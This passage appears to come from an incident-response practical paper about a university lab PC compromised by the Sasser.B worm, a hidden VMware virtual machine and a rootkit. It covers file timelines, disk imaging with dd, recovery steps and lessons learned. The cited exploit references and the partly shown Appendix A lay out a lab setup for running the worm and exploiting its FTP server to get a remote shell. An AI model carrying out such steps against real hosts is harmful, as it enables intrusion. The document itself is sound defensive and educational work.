hindered.idf         658           Bytes  7/26/2000     8:00 AM
msadlib.idf          302           Bytes  7/26/2000     8:00 AM
raddrv.dll           29,408        Bytes  5/10/2004     9:25 AM
regdit.exe           241,664       Bytes  5/10/2004     9:26 AM
Register.exe         61,952        Bytes  5/10/2004     9:26 AM
start.bat            121           Bytes  5/10/2004     9:26 AM

[*] Time and date shown are for time modified.
```

A quick comparison to a list of files in the same directory of a known clean Windows 2000 machine indicates that normally only the "`*.idf`" files would be present. The timestamps of the other files are very close to each other and as previously shown, the contents of "start.bat" are consistent with the "radmin" tool listening on TCP port 29 (as indicated in the Nessus scan results).

Next the file named "avserve2.exe" is found in the "`C:\WINNT`" folder. This folder has a large number of files, so looking for things that seem out of place or unusual is not very practical. So only the file and its timestamp are noted:

[45] http://www.foundstone.com/resources/proddesc/forensic-toolkit.htm
[46] http://www.foundstone.com/knowledge/proddesc/fport.html
[47] SNTP stands for "Simple Network Time Protocol". For more information see http://en.wikipedia.org/wiki/Network_Time_Protocol

```
File                 Size          Unit    Date[*]        Time[*]
-----                ----          ----    -----          -----
avserve2.exe         15,872        Bytes   5/6/2004       10:26 AM

[*] Time and date shown are for time modified.
```

When copied to another computer, this file is identified by McAfee VirusScan 7 as "W32/Sasser.worm.b". While McAfee VirusScan 4.5.1 is installed on compromised computer, the virus definition files were last updated January 17, 2001, making them more than three years old by the time of the incident.

The next files to be checked are in the "`C:\WINNT\System32`" directory. Again, this directory has a large number of files, so only the timestamps are noted for the files of interest:

```
File                 Size          Unit    Date[*]        Time[*]
-----                ----          ----    -----          -----
ntdebug.exe          69,632        Bytes   5/9/2004       4:14 PM
tsksrv.exe           572,416       Bytes   5/11/2004      10:04 PM

[*] Time and date shown are for time modified.
```

Summarizing some of the timestamp information gathered starts to show a timeline of probable activity relating to the compromise. A summary table is show below:

```
File          Size          Unit    Date[*]        Time[*]
-----         ----          ----    -----          -----
avserve2.exe  15,872        Bytes   5/6/2004       10:26 AM
ntdebug.exe   69,632        Bytes   5/9/2004       4:14 PM
regdit.exe    241,664       Bytes   5/10/2004      9:26 AM
tsksrv.exe    572,416       Bytes   5/11/2004      10:04 PM

[*] Time and date shown are for time modified.
```

With these key dates, the computer will be searched for other files with the same file creation dates. The Windows search tool was initially used, but the local administrator wanted to save the search results to a text file and did not know how to do this with the Windows search tool. (It may have been possible to use the command prompt command "dir" with appropriate options and redirect the output to a text file.) A free tool called "PowerDesk 5"[48] includes an easy-to-use file search utility that allows the search results to be saved to a comma-separated values (CSV) text file.

It should be noted that while the use of the Windows Search tool and PowerDesk 5 allowed for gathering more information about the incident, forensically it was bad practice. The use of these tools on a "live" system can alter the timestamps of files, destroying potentially valuable information. When possible, it is best to use specific tools designed to preserve timestamp information or to perform searches when the disks are mounted as "read-only". This ensures that the search itself will not alter the timestamps or other important forensic information.

[48] It can be obtained from http://www.pcworld.com/downloads/file_description/0,fid,3491,00.asp

The following files were found when searching for files created on 5/6/2004:

```
File           Size    Date[*]        Time[*]        Attrib  Path
-----          -----   -------        -------        ------  ------
27509_up.exe   15,872  5/6/2004       10:26 AM       a       C:\WINNT\system32\
avserve2.exe   15,872  5/6/2004       10:26 AM       a       C:\WINNT\
win2.log       12      5/6/2004       10:45 PM       a       C:\

[*] Time and date shown are for time created.
```

The above listed files are consistent with a Sasser worm infection[49].

```
File           Size           Date[*]        Time[*] Attrib  Path
-----          -----          -----          -----   ------  ------
ntdebug.exe    69,632         5/9/2004       4:14 PM   a     C:\WINNT\system32\
ntdelr.dll     532            5/9/2004       4:14 PM   a     C:\WINNT\system\
cominfo.txt    599            5/9/2004       4:15 PM   a     C:\RECYCLER\
info.txt       1,867          5/9/2004       4:15 PM   a     C:\RECYCLER\
pcinfo.txt     4,411          5/9/2004       4:15 PM   a     C:\RECYCLER\
uptime.txt     14,770         5/9/2004       4:15 PM   a     C:\RECYCLER\
5mb-           5,000,000      5/9/2004       4:18 PM   a     C:\RECYCLER\
found.txt      1,298          5/9/2004       4:20 PM   a     C:\RECYCLER\
shares.txt     1,127          5/9/2004       4:20 PM   a     C:\RECYCLER\

[*] Time and date shown are for time created.
```

The files stored in "C:\RECYCLER\" contain general performance and system information about the machine. The content of these files are listed and discussed in a previous section of this paper. The "RECYCLER" folder is usually a hidden folder which would make these files less noticeable during ordinary use of the computer.

When searching for files created on 5/10/2004, many files were discovered to be created on this date. A new user account was created and many files were generated during this process. It was not known if the new account was an authorized or an unauthorized account. A patch to fix the vulnerability that the Sasser worm exploits was also applied. Some of the more interesting files created on this date are listed below:

```
File           Size     Date[*]        Time[*]  Attrib   Path
-----          -----    -----          -----    ------   ------
VMware         0        5/10/2004      9:33 AM  d        C:\Documents and
                                                         Settings\temp\Application Data\
KB835732.log   26,316   5/10/2004      6:00 AM  a        C:\WINNT\
oem12.inf      3,324    5/10/2004      6:52 AM  a        C:\WINNT\inf\
lsass.exe      13,312   5/10/2004      9:11 AM  a        C:\WINNT\system32\config\
netbridge.inf  3,324    5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
netinstall.exe 27,200   5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
netreg.EXE     47,616   5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
network.bat    446      5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
ntlogoff.exe   29,696   5/10/2004      9:12 AM  a        C:\WINNT\system32\config\
reboot.bat     15       5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
reg2.bat       6,937    5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
remov.bat      214      5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
Sc.exe         39,168   5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
serv.bat       541      5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
services.exe   79,360   5/10/2004      9:10 AM  a        C:\WINNT\system32\config\
vmnet.sys      26,193   5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
vmx86.sys      20,877   5/10/2004      6:52 AM  a        C:\WINNT\system32\config\
vmnet.sys      26,193   5/10/2004      6:52 AM  a        C:\WINNT\system32\drivers\
vmx86.sys      20,877   5/10/2004      6:52 AM  a        C:\WINNT\system32\drivers\
lsass.exe      13,312   5/10/2004      5:56 AM           C:\WINNT\system32\os2\dll\
svchost.dat    516      5/10/2004      5:56 AM  a        C:\WINNT\system32\os2\dll\
```

[49] Network Associates describes this worm at http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=125008

```
svchost.dll      1,428    5/10/2004        5:56 PM  a       C:\WINNT\system32\os2\dll\
slck.part01.exe  25,000,000  5/10/2004     6:24 AM  a       D:\RECYCLER\
slck.part02.rar  25,000,000  5/10/2004     6:25 AM  a       D:\RECYCLER\
slck.part03.rar  25,000,000  5/10/2004     6:26 AM  a       D:\RECYCLER\
slck.part04.rar  18,242,414  5/10/2004     6:27 AM  a       D:\RECYCLER\

[*] Time and date shown are for time modified, even though the files were located by searching for time
created.
```

The presence of a “VMware” directory and the files named “vmnet.sys” and “vmx86.sys” really attracts attention. The local administrator did not know of anyone in this particular research lab who was using VMware and the virtual machine that caused an IP address conflict a few weeks earlier had not been located yet. However, other signs that VMware was installed were not visible and files that would normally make up a virtual machine were not found.

The last four files listed above (“slck.part01.exe”, “slck.part02.rar”, “slck.part03.rar”, “slck.part04.rar”) are parts of a RAR compressed volume. Compressed volumes are useful for transferring collections of large files. This particular compressed volume is self-extracting and the WinRAR tool is not needed to uncompress the files. These files were copied to another computer and uncompressed. The following files result when the RAR compressed volume is uncompressed:

```
File                 Size           Unit    Date[*]        Time[*]
-----                ----           ----    -------        -------
Index-02.000         196,514,304    Bytes   4/3/2004       1:05 AM
Index-03.000         2,560          Bytes   4/3/2004       12:51 AM
Index.000            183,079,424    Bytes   4/3/2004       1:05 AM
index.vmx            694            Bytes   4/3/2004       12:34 AM
INDEX.vmx.bak        697            Bytes   4/3/2004       12:34 AM
nvram                8,664          Bytes   4/3/2004       1:05 AM
perf.dll             119,984        Bytes   4/3/2004       1:05 AM

[*] Time and date shown are for time modified.
```

These look like files that typically make up a VMware virtual machine. An examination of the file “perf.dll” reveals that it is text file and it appears to be a log file that is created when VMware is run. The first few lines of the file are shown below:

```
Apr 03 01:02:03: VMX|Log for 4898052 pid=1328 version=2.0.0 build=build-2050 option=RELEASE
Apr 03 01:02:03: VMX|Command line: "vmware" "-G"
Apr 03 01:02:03: VMX|(VMX) DeclareThread UI module=6 source=0x20000
Apr 03 01:02:03: VMX|VUI: A new gui connected.
Apr 03 01:02:03: VMX|(VMX) DeclareThread MKS module=136 source=0x80000
Apr 03 01:02:03: MKS|Log for VMware GSX Server pid=1328 version=2.0.0 build=build-2050
option=RELEASE
Apr 03 01:02:03: UI|Log for svchost.exe pid=1328 version=2.0.0 build=build-2050 option=RELEASE
Apr 03 01:02:03: VMX|DICT: Set ConfigVersion to 6
Apr 03 01:02:03: VMX|DICT: Set HWVersion to 2
```

One of the above lines indicates that the virtual machine files were created with VMware GSX Server 2.0.0.

The file “index.vmx” is also a text file and stores information regarding the properties of the virtual machine. This file is shown below:

```
config.version = "6"
virtualHW.version = 2
```

```
displayName = "nux"
usb.present = FALSE
draw = "gdi"
RemoteDisplay.bpp = 8
RemoteDisplay.depth = 8
guestOS = "win2000Pro"
ide1:0.present = FALSE
ide1:0.deviceType = "atapi-cdrom"
ide1:0.fileName = "auto detect"
scsi0:0.present = TRUE
scsi0:0.fileName = "INDEX.000"
scsi0.present = TRUE
memsize = 128
ethernet0.present = TRUE
floppy0.present = FALSE
uuid.location = "56 4d 0b c0 7e 2f b3 1d-ce b8 50 3a e1 b9 e4 da"
scsi0:1.present = TRUE
scsi0:1.fileName = "netconf.tmp"

ethernet0.startConnected = TRUE
uuid.bios = "56 4d 0b c0 7e 2f b3 1d-ce b8 50 3a e1 b9 e4 da"

gui.exitAtPowerOff = TRUE
gui.fullScreenAtPowerOn = FALSE
```

Some parts of the file can be edited and altered and so it may not reflect accurate information. For example, the line:

```
guestOS = "win2000Pro"
```


indicates the virtual machine files are for a virtual machine running Windows 2000. This turns out to be false as these virtual machine files are for a virtual machine running Slackware Linux. (See Appendix B for more details about the virtual machine.)

Fairly certain at this point that Dr. Jones's lab PC is or was running VMware at some point, PowerDesk 5 is used to search for files with names matching or similar to the ones found in the RAR compressed volume. No matching files were found.

Since there are no policies and procedures for incident response at the institute, this incident has been approached as a learning venture. Knowing that attackers often delete installation files for tools they have installed in an effort to cover their tracks, a file recovery program is installed to see if any files related to the attack have been deleted. The program "Restorer2000"[50] had been purchased and successfully used a few weeks earlier to recover some files from an NTFS formatted hard drive in the institute.

After installing and running Restorer2000, a large number of 2 GB files are seen in the directory named "`D:\System Volume Information`". These files appear to be part of a VMware virtual machine. Since these files are not visible using Windows Explorer, the local administrator assumed that these files have been deleted. Attempts to restore these files to an external hard drive connected to a USB port were unsuccessful. Below is a screenshot of Restorer2000 running on the system:

[50] Restorer2000 can be obtained from http://www.bitmart.net/r2k.shtml




After several unsuccessful attempts to restore these files, it is realized that the files can not be restored because they have not actually been deleted. The Restorer2000 program is able to show files that have been hidden from the Windows operating system. The local administrator is unfamiliar with Windows rootkits, but grasps that something of that nature is being used to hide these files. At this point, the identification and analysis part of the incident response is suspended so that steps can be taken to return the machine to service. (Later, a list of files hidden by the rootkit was created using RootkitRevealer. A partial listing of these files can be found in Appendix C along with more screenshots of using Restorer2000.) It was later confirmed that this computer was hosting the VMware virtual machine that had caused an IP address conflict with Dr. Smith's lab PC.

This incident was not identified at its beginning as a Sasser worm infection. Later, an event was noticed but still not identified as an incident when the IP address conflict happened. There are tools and techniques that could have been used to identify the incident sooner.

The first stage of the incident involved the Sasser worm. Proactive and preventative measures related to the Sasser worm existed at the time but were not adequately in place. Antivirus software was installed on the machine, but the definition files were not up-to-date.

Vulnerability scanners are available for free for the vulnerability exploited by the Sasser worm. These include the "DSScan"[51] scanning tool made available by Foundstone, Inc. and the "Retina Sasser Worm Scanner"[52] distributed by eEye Digital Security.

It is important to test assessment tools before using them for actual assessments. This allows for better understanding of conditions that may affect results and allows for better interpretation of reports. For example, it is important to know if an assessment tool can differentiate between a vulnerable machine and an already infected machine. Results could be misinterpreted if it is not known in advance whether the scanning tool reports the same result for infected machines and for patched machines which are no longer vulnerable to a particular exploit.

While the above mentioned scanning tools would have been useful for identifying vulnerable machines prior to the spread of the Sasser worm, another tool may have helped identify machines already infected within the institute. This tool is the "Labrea tarpit"[53].

The Labrea tarpit is designed to slow down scanning attacks by responding to the scans in a particular way. Log files are also created and can show hosts that are likely to be a source of a scanning attack. If any of the IP addresses assigned to institute's machines appeared in the log files, those hosts should be examined closer.

The VMware stage of the incident was noticed when the IP address conflict was noticed, but it was not identified as part of an incident. While remote identification of this stage of the attack is more difficult, preparation can be very helpful. A basic step would be to have an accurate listing of machines, locations, assigned IP addresses, and MAC addresses. Such a listing of machines can be used in conjunction with scanning tools such as Nmap and Nessus to identify and locate machines that may not appear to be typical for the particular environment. Periodic scans using Nmap and/or Nessus can also be used to check for changes in a particular host. Detected changes may merit closer investigation (made easier by knowing the location of each machine!).

Finally, there are tools specifically designed to detect installed rootkits. These tools should be included in the collection of incident response tools that are part of the jump kit. If unfamiliar network ports appear during an Nmap scan, the machine should also be checked for rootkits. The use of one such tool (RootkitRevealer) was illustrated earlier in the paper.

## *Containment*

[51] DSScan can be obtained from http://www.foundstone.com/resources/proddesc/dsscan.htm
[52] Retina Sasser Worm Scanner can be obtained from a link at http://www.eeye.com/html/resources/downloads/audits/index.html
[53] More information about the Labrea tarpit can be found at http://labrea.sourceforge.net/labrea-info.html

The incident was already partially contained when the local administrator was notified by the campus ITSO about the machine. In response to the off-campus complaint of network scanning from the machine, the campus NOC had restricted network communication with the machine to the institute's network only. This meant the machine could still communicate with other machines on the institute's network, but not with machines outside of the institute. This type of restriction typically affects a single IP address. It is unknown whether or not the restriction of the host machine's IP address would have also affected remote access to the VMware virtual machine located on the computer since it was using a different (and unblocked) IP address.

The network cable to the machine was disconnected once the machine had been located and a Nessus scan had been performed. Disconnecting the cable isolated the machine from the rest of the computers connected to the institute's network. The machine could now be explored and investigated without the danger of infecting other machines.

When it was realized a rootkit had been installed on the computer, the machine was turned off, the hard drive was removed and copied so that it could be examined at a later time without altering files on the original drive.

A copy of the drive was made using the "dd" command on a computer that had been booted from a Knoppix[54] CD. Knoppix is a "live" bootable Linux distribution that can be run from a CD-ROM. It is very useful as a portable Linux environment.

While Knoppix is a useful tool for examining system data, in some cases when run with the default options, it may access and alter some data on a hard drive if there are Linux swap files present on the drive. There are other Knoppix-based distributions that address this issue and are designed for more formal forensic work. Two such distributions are Helix[55] and Knoppix-STD[56].

The computer used for copying the drive had the following specs:

| Component | Type |
|---|---|
| Operating System | *Knoppix 3.7 on CD-R disc* |
| CPU | *AMD Athlon 750 MHz* |
| RAM | *512 MB SDRAM* |
| Graphics | *ATI All-in-wonder 32 MB AGP* |
| Floppy drive | *1.44 MB 3.5"* |
| CD-ROM drive | *16X CDRW (IDE—primary master)* |
| USB | *2 ports (version 1.1 only)* |
| IDE | *2 controllers (primary and secondary)* |
| SCSI | *not present* |
| Hard drive | *120 GB, 7200 RPM (IDE—secondary master)—blank from factory* |
| Source drive to copy | *120 GB, 7200 RPM (IDE—secondary slave)* |

[54] More information about Knoppix can be found at http://www.knopper.net/knoppix/index-en.html
[55] http://www.e-fense.com/helix/
[56] http://www.knoppix-std.org/

The hard drive from the compromised computer was connected as the slave drive on the secondary IDE controller. Jumpers on the drive were set so that it would operate as a slave drive on the IDE controller.

After Knoppix was booted, the drives were identified with the following device names:

```
/dev/hda    (target blank drive that files will be copied to)
/dev/hdb    (compromised source drive that files will be copied from)
```

Although both drives are labeled as 120 GB, they are not from the same manufacturer. It is a good idea to perform a quick check to make sure the target drive is actually large enough to hold all of the files. This can be done using the "fdisk" command in a terminal window. Running fdisk shows the target drive is actually 122.9 GB while the source drive is 120.0 GB in size. (A specific definition of a GB[57] is not given because only the comparison matters as long as the same method is used to calculate sizes.)

Only the user known as "root" can run the "dd" command in a terminal window to start the copying process. To become "root", type "su" at the Knoppix command prompt, then press return. The specific command used to copy the drive was:

```
dd if=/dev/hdb of=/dev/hda conv=noerror,sync
```

| Command Element | Purpose |
|---|---|
| `if=/dev/hdb` | *Tells dd to use the device /dev/hdb for the input.* |
| `of=/dev/had` | *Tells dd to use the device /dev/hda for the output.* |
| `conv=noerror,sync` | *Tells dd to to continue copying even if it encounters errors reading the input file and to leave a corresponding gap in the output file where the data could not be read.* |

Using the "`conv=noerror,sync`" parameter is unlikely to be a forensically sound practice where differences between the original drive and any copies must be explained and accounted for. For this incident, the use of the "`conv=noerror,sync`" parameter was chosen so that the copying would continue even if there were problems reading from the original drive. (Often MD5 checksums are computed for both the source and destination files to show the copy is the same as the original.)

The "dd" program provides minimal output while the copying is being performed. There were a few errors reported and eventually the copying process ended with the message:

```
234441608+40 records in
234441648+ 0 records out
120024123776 bytes transferred in 16323 seconds
```

The "dd" program is used because it makes a copy of the entire drive contents. This includes the files and any unused space. It can be important to copy the unused space

[57] A definition can be found at Wikipedia, "Gigabyte," http://en.wikipedia.org/wiki/Gigabyte

because it can be analyzed for hidden or deleted files that would not transferred using a normal file copying process.

Once the copy of the drive was created, the machine used for the copying process was shut down, the original compromised hard drive was disconnected and the computer was again booted from the Knoppix CD. The copy of the compromised drive was mounted read-only. A form of the "find" command is combined with the "stat" command to find and display information about files with access times newer than a "target" file. (The "target" file was simply chosen to be a file that had an access time a few days before the Sasser infection. The purpose of selecting a "target" file is to limit the output of the "find" command so it only includes files that were accessed after the incident is thought to have started.) The particular command used was:

```
find /mnt/hda1 -anewer /mnt/hda1/targetfile -exec stat -c "%n %s %i %x %y %z" {} \ ;
```

The hard drive was originally split into two partitions. Under Windows, these partitions were accessible as drive letters `C:` and `D:`, under Linux, these partitions have been mounted as `/mnt/hda1` and `/mnt/hda2` respectively. The above "find" command was run on both partitions.

The above "find" command can be broken down as follows:

| Command Element | Purpose |
|---|---|
| `/mnt/hda1` | *Tells the find command where to start the searching in the filesystem* |
| `-anewer` | *Tells the find command to only look at files with access times newer than a specified "target" file* |
| `/mnt/hda1/targetfile` | *Tells the find command what the "target" file is* |
| `-exec` | *Tells the find command to perform the following action on files that it finds* |
| `stat -c "%n %s %i %x %y %z"` | *Outputs the following information about each file found: name; size; inode; atime (access time); mtime (modify time); and ctime (change time)* |
| `{} \ ;` | *Unix-isms to make everything work* |

The output of the "find" command was piped through several iterations of the "grep" command to distill the results to a set of interesting files to examine. A more detailed timeline of activity was created from these results. Because the previous file searches had been performed on the running system, some files had not been visible because of the installed rootkit. These previously hidden files are now in the search results because the rootkit is not active when Knoppix is running.

## *Eradication*

Before it was known that a rootkit was running on the machine, the option of cleaning the machine by running some antivirus tools—such as the "Stinger"[58] program made available by Network Associates—followed by installing some Windows Updates and updating antivirus definition files was a possibility for getting rid of the Sasser worm. While reinstallation of the operating system for machines that have been restricted to the institute's network by the campus NOC is strongly recommended, it is not always a welcome proposition to the primary user(s) of such machines. When a machine is part of a proprietary control system for an instrument used in an experiment, reinstallation can be a risky venture when in the midst of taking data. (This is now pointed out to researchers in an effort to encourage more secure initial setups for networked machines in the labs.)

However, once the rootkit had been discovered, a complete reinstallation of the operating system and programs was the only option presented to the primary user(s) of the machine. The presence of a rootkit suggested a more involved and sophisticated incident than previously encountered. It was felt that it would take more time to identify and repair the damage than to reinstall the operating system and programs. Even with a thorough identification and repair process, there was a good chance that not everything would be found and fixed. Remnants and changes from the attack could also negatively impact system stability. Pre-existing policies can be helpful for defending a decision to rebuild rather than repair a system.

Fortunately the machine was not used in conjunction with any instruments and Dr. Jones agreed to reinstallation of the operating system and programs from scratch. Dr. Jones requested that some of the data files relevant to their research projects be saved to an external USB hard drive before beginning the reinstallation process.

For this incident, the problems were eradicated by completely removing the compromised drive and operating system from the machine. The "cleanup" involved installing a new operating system on a newly formatted hard drive.

## *Recovery*

Recovery for this incident was a fairly straight-forward procedure. A newly formatted hard drive replaced the existing hard drive and Windows XP Professional (with Service Pack 1—which was the current version available at the time) was installed.

The computer was not connected to the network during the initial install. The computer was then connected to the network through a NAT router. This allowed for the download and installation of Windows Critical Updates without becoming infected by worms during the process. Using a NAT router has the advantage of allowing outgoing network connections while blocking most connections that originate from outside the NAT router's internal network. NAT differs from a true firewall in that it does not actively

[58] Available from http://vil.nai.com/vil/stinger/

examine and filter network traffic, but it does have some protective benefits. The computer was set to download and install future critical updates automatically.

New antivirus software was installed along with updated definition files. The antivirus software was set to automatically check for and install updated definition files on a daily basis. Antivirus software is made freely available for use on campus machines. The campus also hosts a local repository for obtaining updated definition files.

Finally, a host-based firewall program was installed on the system. It was set to only trust the other machines in the institute for which it needed to communicate. A host-based firewall is software that runs on the local machine and can be set to allow or disallow incoming and outgoing network connections. The original IP address was then restored and a request was made to the campus NOC to unblock this IP address.

Another step for securing the machine was to apply a security template with setting appropriate for the institute's environment. The NIST Special Publication 800-68 (draft)—"Guidance for Securing Microsoft Windows XP Systems for IT Professionals: A NIST Security Configuration Checklist"[59] explains the use of security templates for securing a Windows XP Professional desktop system and covers in detail the settings used in a few different sample templates available from NIST. Use of security templates standardizes and simplifies applying security related settings on Windows desktop machines. Templates can be used to set account lockout policies, audit log settings, and anonymous connection restrictions. Settings on individual machines can be further customized after applying the template if needed.

An Nmap scan of the machine was also run following the reinstallation of programs to ensure that there weren't any unusual ports open.

## *Lessons Learned*

1. Being prepared and having the necessary tools ready can streamline the incident response process. The local administrator has continued to attend computer and network security related training venues and conferences (especially ones focused on the higher education environment). Items for dedicated use in a jump kit have been obtained.

2. Maintaining complete and up-to-date records of installed machines can be immensely helpful when responding to incidents. It can be difficult to gather more information to assess a possible incident if the machine can not be physically located. Keeping up-to-date records can be a challenge, but even out-of-date or incomplete records are helpful as they at least provide a starting point. Information about all new machines (such as primary contact and location, OS type, patch level, network interfaces and MAC addresses) is recorded before the machines are deployed. This information is also

[59] NIST, "Guidance for Securing Microsoft Windows XP Systems for IT Professionals: A NIST Security Configuration Checklist," 2004, http://csrc.nist.gov/itsec/NIST_WinXP_draft_R1.0.2_08242004.zip. The information page for this guide is http://csrc.nist.gov/itsec/guidance_WinXP.html.

recorded (and updated if needed) whenever work is performed on already deployed machines.

3. Having procedures and needed tools ready before an incident occurs allows for better response. Attention and focus can be on the investigation rather than on assembling and becoming familiar with the tools. Often some of the information to be examined is volatile in nature and easily destroyed if proper precautions and steps are not taken. The local administrator has been developing a standard incident response process to follow when notified of potential incidents. This allows for quicker response time and more consistent data collection. The local administrator is also working with the research institute's management to develop and implement guidelines and policies for securing machines. The campus as a whole has recently adopted a campus-wide computer security policy to help guide the various departments and institutes at a local level. All new machines now undergo a standardized setup procedure before being deployed which includes installation of current anti-virus software, OS updates, and application of a security template for other settings whenever possible.

4. Taking notes and documenting the incident response is very important. These notes can be a valuable reference when following up the incident at a later time and when responding to new incidents that may be similar in nature. The analysis of this incident was suspended when the rootkit was discovered. Having notes allowed for the analysis to continue at a later time in an efficient manner. All potential incident related notes are now kept in dedicated notebook. The institute's management is also informed when incidents are detected.

5. There is much more to learn about hacker techniques, exploits and incident handling. As this incident illustrates with the detected IP address conflict, it's not always easy to identify whether a particular event is part of an incident or due to more mundane causes (IP address conflicts have been caused in the past simply due to mistyping a number). Becoming familiar with hacker techniques and exploits can help determine which events are more likely to be the result of an attacker or malicious code and should be investigated more closely. There are many useful online resources available for learning about current exploits, trends and defenses. A few of these would include:

    - The BugTraq mailing list archive[60]. This is a full disclosure mailing list for vulnerabilities and exploits.
    - The Internet Storm Center[61]. This web site collects and keeps track of current attack trends and exploits. Daily incident handlers post notes regarding current detected events along with analysis and interpretations.
    - The SANS' Information Security Reading Room hosts a collection of papers on a wide range of security related topics.

[60] http://www.securityfocus.com/archive/1
[61] http://isc.sans.org/

6. Preservation of evidence issues and proper forensic techniques are important to follow even if an incident is not part of a criminal investigation. During the response to this incident, search software that modified timestamp information of files on the hard drive was installed and used and destroyed useful forensic information as a result. There are tools and techniques to accomplish the same goals but in a manner that does not alter the evidence. Also, as this incident shows, it's not always clear where an investigation will lead. It is possible that an incident that initially appears to be minor (such as a worm infected PC) could lead to something that will end up in a court of law (depending on the files found on the virtual machine), so proper evidence handling and forensic techniques should be practiced from the beginning.

## *Exploit/Attack/Vulnerability References*

"Microsoft Security Bulletin MS04-011," Microsoft Web site, issued April 14, 2004, http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx.

"CAN-2003-0533 (under review)," The Mitre Corporation, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533.

houseofdabus HOD, "MS04011 Lsasrv.dll RPC buffer overflow remote exploit (PoC)," April 29, 2004, http://marc.theaimsgroup.com/?l=bugtraq&m=108325860431471&w=2.

froggy3s, "This is the HOD-ms04011-lsasrv-expl.c exploit. I've just tune it to compile under my linux," http://packetstormsecurity.org/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c.

US-CERT Vulnerability Note VU#753212, "Microsoft LSA Service contains buffer overflow in DsRolepInitializeLog() function," April 13, 2004, http://www.kb.cert.org/vuls/id/753212.

eEye Digital Security, "ANALYSIS: Sasser Worm," May 1, 2004, http://www.eeye.com/html/research/advisories/AD20040501.html.

Michael Socher, "W32.Sasser.B Incident," GIAC Practical, August 2004, http://www.giac.org/certified_professionals/practicals/gcih/0634.php.

mandragore, "sasser v[a-e] exploit (of its ftpd server)," May 10, 2004, http://packetstormsecurity.org/0405-exploits/sasserftpd.c.

Mark Russinovich, "PsInfo," August 2004, http://www.sysinternals.com/Utilities/PsInfo.html.

VMware Inc., "VMware GSX Server 3.1 Administration and Virtual Machine Guide (HTML)," June 2004, http://www.vmware.com/support/gsx3/doc/index.html.

Holy_Father and Ratter/29A, “Hacker Defender version 1.0.0,” January 2004, http://hxdef.czweb.org/download/hxdef100.zip.

# Appendices

## *Appendix A: Exploiting Sasser worm ftpd to obtain a remote command shell*

Description of target PC:

| Component | Type |
|---|---|
| Operating System | *Windows 2000 SP4, no critical updates beyond Service Pack 4* |
| CPU | *Intel Mobile Pentium MMX 266 MHz* |
| RAM | *96 MB EDO* |
| Graphics | *C & T HiQTM PCI video controller with 2MB video RAM* |
| Floppy drive | *1.44 MB 3.5"* |
| CD-ROM drive | *20X CD-ROM (EIDE)* |
| USB | *1 port (version 1.1 only)* |
| Hard drive | *3.8 GB (EIDE)* |
| Network | *Netgear FA511 10/100 Mbps Fast Ethernet Cardbus Adapter* |
| IP Address | *192.168.1.240* |

Description of attacking PC:

| Component | Type |
|---|---|
| Operating System | *OpenBSD 3.3 (generic)* |
| CPU | *Intel Pentium II 266 MHz* |
| RAM | *48 MB SDRAM* |
| Graphics | *NeoMagic video controller with 2MB video RAM* |
| Floppy drive | *1.44 MB 3.5"* |
| CD-ROM drive | *not present* |
| USB | *1 port (version 1.1 only)* |
| Hard drive | *6.2 GB (EIDE)* |
| Network | *Netgear FA511 10/100 Mbps Fast Ethernet Cardbus Adapter* |
| IP Address | *192.168.1.245* |

**Step 1: Infect target PC with Sasser worm.** This is done by executing the "avserve2.exe" program file on the target PC. This program was found on the compromised PC and identified as the Sasser.B worm. Shown below are outputs of running "netstat" and "fport" before and after the target PC is infected. Shown also are before and after results of an "nmap" scan.

Output of "netstat –an" run on target machine before Sasser worm:

```
